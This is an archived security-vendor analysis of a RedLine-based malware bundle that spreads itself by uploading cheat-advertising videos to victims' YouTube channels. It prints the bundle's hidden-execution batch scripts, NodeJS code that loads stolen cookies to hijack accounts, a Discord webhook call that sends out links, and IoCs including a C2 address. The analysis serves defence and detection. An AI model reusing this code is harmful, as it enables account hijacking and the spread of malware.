

# Self-spreading stealer attacks gamers via YouTube

By Oleg Kupreev

Published: 2022-09-15 · Archived: 2026-04-06 01:19:48 UTC


**UPD:** A notice on Google's response to the issue was added.

An unusual malicious bundle (a collection of malicious programs distributed in the form of a single installation file, self-extracting archive or other file with installer-type functionality) recently caught our eye. Its main payload is the widespread RedLine stealer. Discovered in March 2020, RedLine is currently one of the most common Trojans used to steal passwords and credentials from browsers, FTP clients and desktop messengers. It is openly available on underground hacker forums for just a few hundred dollars, a relatively small price tag for malware.

The stealer can pinch usernames, passwords, cookies, bank card details and autofill data from Chromium- and Gecko-based browsers, data from cryptowallets, instant messengers and FTP/SSH/VPN clients, as well as files with particular extensions from devices. In addition, RedLine can download and run third-party programs, execute commands in cmd.exe and open links in the default browser. The stealer spreads in various ways, including through malicious spam e-mails and third-party loaders.

## The bundle: what's inside beside RedLine

In addition to the payload itself, the discovered bundle is of note for its self-propagation functionality. Several files are responsible for this, which receive videos, and post them to the infected users' YouTube channels along with the links to a password-protected archive with the bundle in the description. The videos advertise cheats and cracks and provide instructions on hacking popular games and software. Among the games mentioned are APB Reloaded, CrossFire, DayZ, Dying Light 2, F1® 22, Farming Simulator, Farthest Frontier, FIFA 22, Final Fantasy XIV, Forza, Lego Star Wars, Osu!, Point Blank, Project Zomboid, Rust, Sniper Elite, Spider-Man, Stray, Thymesia, VRChat and Walken. According to Google, the hacked channels were quickly terminated for violation of the company's Community Guidelines.



## Examples of videos spreading the bundle

The original bundle is a self-extracting RAR archive containing a number of malicious files, clean utilities and a script to automatically run the unpacked contents. Because of the expletives used by the bundle’s creators, we had to hide some file names.

Name	Size	Modified	CRC32	
..				
j[REDACTED].bat	69	31.07.2022 20:25	E8A94F5E	<pre>;The comment below contains SFX script commands Path=.\%temp% Setup=%temp%/cool.exe Setup=%temp%/[REDACTED].exe Setup=%temp%/AutoRun.exe Silent=1 Overwrite=1</pre>
p[REDACTED].a.bat	60	31.07.2022 20:24	923BDD88	
AutoRun.exe	5 632	31.07.2022 20:13	9A73E27F	
cool.exe	2 623 453	31.07.2022 20:12	87F8B51A	
download.exe	35 888 420	26.07.2022 21:35	0A70255C	
[REDACTED].exe	1 928 192	31.07.2022 20:07	7B6B8172	
MakiseKurusu.exe	328 192	31.07.2022 20:13	E7436CDA	
nir.exe	45 568	26.07.2022 19:43	12B45443	
upload.exe	41 637 410	26.07.2022 21:37	CE1AD497	

### Contents of the self-extracting archive


Right after unpacking, three executable files are run: *cool.exe*, *\*\*\*.exe* and *AutoRun.exe*. The first is the RedLine stealer mentioned above. The second is a miner, which makes sense, since the main target audience, judging by the video, is gamers — who are likely to have video cards installed that can be used for mining. The third executable file copies itself to the *%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup* directory, which ensures automatic startup and runs the first of the batch files.

The batch files, in turn, run three other malicious files: *MakiseKurusu.exe*, *download.exe* and *upload.exe*. These are the files responsible for the bundle’s self-distribution. On top of that, one of the batch files runs the *nir.exe* utility, which lets malicious executable files run without displaying any windows or taskbar icons.

```
@echo off  
nir.exe exec hide nir.exe exec hide j[REDACTED].bat  
@echo off  
cd /d %TEMP%  
MakiseKurusu.exe  
download.exe  
upload.exe
```

### Contents of the first and second batch files

The size of the *download.exe* file is an impressive 35 MB. However, it’s basically a regular loader whose purpose is to download videos for uploading to YouTube, as well as files with the description text and links to the malicious archive. The executable file is large because it is a NodeJS interpreter glued together with the scripts and dependencies of the main application. The malware takes the file download links from a GitHub repository. In the latest modifications, a 7-Zip archive with videos and descriptions organized into directories is downloaded. The archive is unpacked using the console version of 7-Zip, included in the bundle.



### Contents of the 7-Zip archive

*MakiseKurusu.exe* is a password stealer written in C# and modified to suit the needs of the bundle's creators. The source code from GitHub was likely taken as the basis: the file contains many standard stealer features that are not used in any way. These include checking for a debugger and for a virtual environment, sending information about the infected system to instant messengers, and stealing passwords.

So, what remains and what do the changes amount to? The only working function in *MakiseKurusu.exe* is extracting cookies from browsers and storing them in a separate file without sending the stolen data anywhere. It is precisely through cookies that the bundle gains access to the infected user's YouTube account, where it uploads the video.

The last malicious file in the bundle is *upload.exe*, which uploads the video previously downloaded using *download.exe*, to YouTube. This file is also written in NodeJS. It uses the *Puppeteer* Node library, which provides a high-level API for managing Chrome and Microsoft Edge using the DevTools protocol. When the video is successfully uploaded to YouTube, *upload.exe* sends a message to Discord with a link to the uploaded video.

```

const { upload } = require('./upload.js');
const fs = require('fs/promises');
const path = require('path');
const edge = "C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe";
const chrome = "C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe";
const chrome2 = "C:\\Users\\%process.env.USERNAME%\\AppData\\Local\\Google\\Chrome SxS\\Appli
const fs = require('fs');

function checkCreds() {
  if (fs.existsSync(edge)) return edge;
  if (fs.existsSync(chrome)) return chrome;
  if (fs.existsSync(chrome2)) return chrome2;
  return null;
};

(async () => {
  function shuffle(array) {
    let currentIndex = array.length, randomIndex;
    // While there remain elements to shuffle.
    while (currentIndex > 0) {
      // Pick a remaining element.
      randomIndex = Math.floor(Math.random() * currentIndex);
      currentIndex--;
      // And swap it with the current element.
      [array[currentIndex], array[randomIndex]] = [
        array[randomIndex], array[currentIndex]];
    }
    return array;
  }
  const credentials = { email: '████████████████████@gmail.com', pass: '██████████' };
  let videos = [];
  const cookies = (await fs.readdir('./CookiesAbu')).map(async (file) => await fs.readFile('./C
  for (dir of await fs.readdir('./AbuVideos')) {
    try {
      const video = [
        `./AbuVideos/" + dir + "/video.mp4",
        `./AbuVideos/" + dir + "/0.jpg",
        await fs.readFile('./AbuVideos/" + dir + "/desk.txt", 'utf-8').catch(() => null)
      ];
      await fs.readFile('./AbuVideos/" + dir + "/tags.txt", 'utf-8').catch(() => null);
      await fs.readFile('./AbuVideos/" + dir + "/name.txt", 'utf-8').catch(() => null);
    }
    // const video = `./AbuVideos/" + dir + "/video.mp4";
    // const previe = `./AbuVideos/" + dir + "/0.jpg";
    // const desk = await fs.readFile('./AbuVideos/" + dir + "/desk.txt", 'utf-8').catch
    // const tags = (await fs.readFile('./AbuVideos/" + dir + "/tags.txt", 'utf-8')).catch
    // const name = await fs.readFile('./AbuVideos/" + dir + "/name.txt", 'utf-8').catch
    console.log(video.indexOF(null));
    if (video.indexOF(null) == -1) {
      videos.push({
        path: video[0],
        publishType: "public",
        title: video[1],
        description: video[2],
        thumbnail: video[3],
        tags: video[4]
      });
    }
  }
} catch (e) {
}
}
for await (const cookie of cookies) {
  const load = upload(credentials, shuffle(videos), {
    headers: true,
    executablePath: checkCreds(),
    // args: ['--proxy-server=socks5://10.64.184.195:28719']
  }, cookie.toString()).then(console.log)
}
}

let cookiesDirPath;
let cookiesFilePath;
const invalidCharacters = ['<', '>'];
const uploadURL = 'https://www.youtube.com/upload';
const homePageURL = 'https://www.youtube.com';
//
* import { upload } from 'youtube-videos-uploader'
* or
* const { upload } = require('youtube-videos-uploader');
//
const upload = (credentials, videos, puppeteerLaunch, cookies) => __awaiter(void 0, void 0, void 0,
//yield launchBrowser(puppeteerLaunch, cookies);
console.log('tut');
//yield loadCreds(credentials);
console.log('tut2');
let subarray = [];
let size = 1;
for (let i = 0; i < Math.ceil(videos.length/size); i++) {
  subarray[i] = videos.slice(i*size, (i+1)*size);
}
const uploadedVtLink = [];
for (const video of subarray) {
  let discordAll = yield Promise.all(video.map(c=>uploadVideo(c, cookies, puppeteerLaunch)
  console.log(discordAll);
  uploadedVtLink.push(discordAll);
}
return uploadedVtLink;
});
export { upload };
// videoJSON = {} avoid 'videoJSON = undefined' thru error.
async function uploadVideo(videoJSON, cookies, puppeteerLaunch) {
  let cook = await convertCookies();
  let browser;
  return __awaiter(this, void 0, void 0, function* () {
    const previousSession = true;
    browser = yield puppeteer_extra_1.default.launch(puppeteerLaunch);
    const page = yield browser.newPage({timeout: 3000000});
    yield page.setDefaultTimeout(0);
    if (previousSession) {
      const parsedCookies = cook;
      for (let cookie of parsedCookies) {
        yield page.setCookie(cookie);
      }
    }
    yield page.setViewport({ width: width, height: height });
    yield page.setBypassCSP(true);
    yield page.setDefaultNavigationTimeout(0);
    const pathToFile = videoJSON.path;
    if (pathToFile) {
      throw new Error("function 'upload' 's second param 'videos' 's item 'video' must incl
    }
    for (let i in invalidCharacters) {
      if (videoJSON.title.includes(invalidCharacters[i]))
        throw new Error("'$videoJSON.title' includes a character not allowed in youout
      if (videoJSON.channelName) {
        yield changeChannel(videoJSON.channelName);
      }
    }
    const title = videoJSON.title;
    const description = videoJSON.description;
    const tags = videoJSON.tags;
    // For backward compatibility playlist.name is checked first
    const playlistName = videoJSON.playlist;
    const videoLang = videoJSON.language;
    const thumb = videoJSON.thumbnail;
    const uploadsDraft = videoJSON.uploadsDraft;
    yield page.setDefaultTimeout(timeout);
    yield page.evaluate(() => {
      window.onbeforeunload = null;
    });
  });
}

```

**Code for video uploading**

```

if (uploadAsDraft)
  return uploadedLink;
  console.log(uploadedLink);
  try {
    axios({ "url": "https://discord.com/api/webhooks/1000815091089936504/aa-s
0c9doh_9bZtdaZsnLkgU2CqRqjY57SCuIyUJwtdAwioYUMgDhrm31GtW4lZAlDm", method:
"post", data: {content: uploadedLink}}).catch(()=>null);
  } catch(e) {
  }
  // Wait for closebtn to show up
  try {
    yield sleep(10000);
    yield page.waitForXPath(closeBtnXPath);
  }
  catch (e) {
    try {
      browser.close();
    } catch(e) {
    }
  }
  return uploadVideo(videoJSON, coocks, puppeteerLaunch);
}

```

**Code for sending notification to Discord**

**Conclusion**

Cybercriminals actively hunt for gaming accounts and gaming computer resources. As we noted in our [overview of gaming-related cyberthreats](#), stealer-type malware is often distributed under the guise of game hacks, cheats and cracks. The self-spreading bundle with RedLine is a prime example of this: cybercriminals lure victims with ads for cracks and cheats, as well as instructions on how to hack games. At the same time, the self-propagation functionality is implemented using relatively unsophisticated software, such as a customized open-source stealer. All this is further proof, if any were needed, that illegal software should be treated with extreme caution.

## IoC

### MD5 hashes

[32dd96906f3e0655768ea09d11ea6150](#)  
[1d59f656530b2d362f5d540122fb2d03](#)  
[6ebe294142d34c0f066e070560a335fb](#)  
[64b4d93889661f2ff417462e95007fb4](#)  
[b53ea3c1d42b72b9c2622488c5fa82ed](#)  
[ac56f398a5ad9fb662d8b04b61a1e4c5](#)  
[f80abd7cfb638f6c69802e7ac4dcf631](#)  
[e59e63cdaec7957e68c85a754c69e109](#)  
[9194c2946e047b1e5cb4865a29d783f4](#)  
[f9d443ad6937724fbd0ca507bb5d1076](#)  
[7cd4f824f61a3a05abb3aac40f8417d4](#)

### Links to archives with the original bundle

<https://t.me/2022-July-07-27>  
<https://t.me/DayZ-Eazy-Menu-06-24>  
<https://t.me/Cossfire-cheat-06-24>  
<https://t.me/APB-Reloaded-hack-05-29>  
<https://t.me/Forza-Horizon-5-Hack-Menu-07-13>  
<https://t.me/Point-Blank-Cheat-05-29>  
<https://t.me/Project-Zomboid-Private-Cheat-06-26>  
<https://t.me/VRChat-Cheat-04-24>

### Links to GitHub

<https://github.com/AbdulYaDada/fdgtkjhfdguerldifg>  
<https://raw.githubusercontent.com/AbdulYaDada/fdgtkjhfdguerldifg/>

### RedLine C2

[45.150.108.167:80](#)

---

Source: <https://securelist.com/self-spreading-stealer-attacks-gamers-via-youtube/107407/>